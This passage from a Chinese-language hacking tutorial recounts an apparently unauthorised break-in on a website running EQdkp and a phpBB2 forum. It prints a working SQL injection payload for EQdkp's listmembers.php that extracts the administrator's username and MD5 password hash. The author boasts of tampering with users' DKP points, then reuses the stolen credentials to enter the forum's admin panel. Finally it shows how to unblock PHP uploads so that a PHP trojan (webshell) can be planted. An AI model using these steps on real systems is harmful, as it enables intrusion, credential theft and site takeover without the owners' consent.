


图4

要想找到管理员的密码有两个方法：一是在论坛里寻

找他的用户名，手动的查询；二是更改工具的SQL语句。

工具里使用的SQL语句为：**listmembers.php?show=all&rank=%2527%20UNION%20SELECT%200,username,0,0,0,0,0,0,0,0,0,0,0,0,0,user_password,0,NULL,NULL,0,0,0,0%20FROM%20eqdkp_users /***，我们在这行代码的eqdkp_users后面加上“where user_id=1”，这样完整的语句就是**listmembers.php?show=all&rank=%2527 UNION SELECT 0,username,0,0,0,0,0,0,0,0,0,0,0,0,0,user_password,0,NULL,NULL,0,0,0,0 FROM eqdkp_users where user_id=1/***，其实这也就是前边手工注入的语句了。

“where user_id=1”就是就是查询ID为1的用户，因为通常来说ID=1的用户也就是管理员嘛。这样我们就可以通过工具得到管理员的帐户名和MD5密码散列了，当然手工也是一样的了，如图4。




图5

因为暴出来的这个ID是管理员的，自然可以进入EQdkp的后台。dkp想要多少就有多少，看哪个家伙不顺眼还可以清空他的dkp，嘿嘿。但是千万别玩得太过火了哦。美中不足的是EQdkp的后台研究了很久都无法拿到Webshell！




图6

既然EQdkp后台不能拿到Webshell，而且这个网站上面还有一个PHPBB2的论坛，那我们干脆给它来个简单的社会工程学，直接使用EQdkp的管理员ID和密码尝试登录PHPBB2论坛，果然可以成功登录，如图5。再尝试登录PHPBB2论坛的后台，也成功进入了，如图6。




图7




图8




图9

PHPBB2论坛的管理后台我也是头一次接触，况且全是繁体字，郁闷了好久。找了半天，终于在“副档名”那栏找到了突破口。先点击“禁止副档名”（所谓的副档名，其实就和我们所说的上传附件的后缀名），如图7。

我们先把他已经禁止了的PHP删除掉，还需要在副档名控制那里把PHP添加进去，这样我们就能上传PHP文件的木马了，在“副档名”里填入“PHP”，如图8。然后在副档名群组里选择“Plain Text（纯文本）”，如图9。

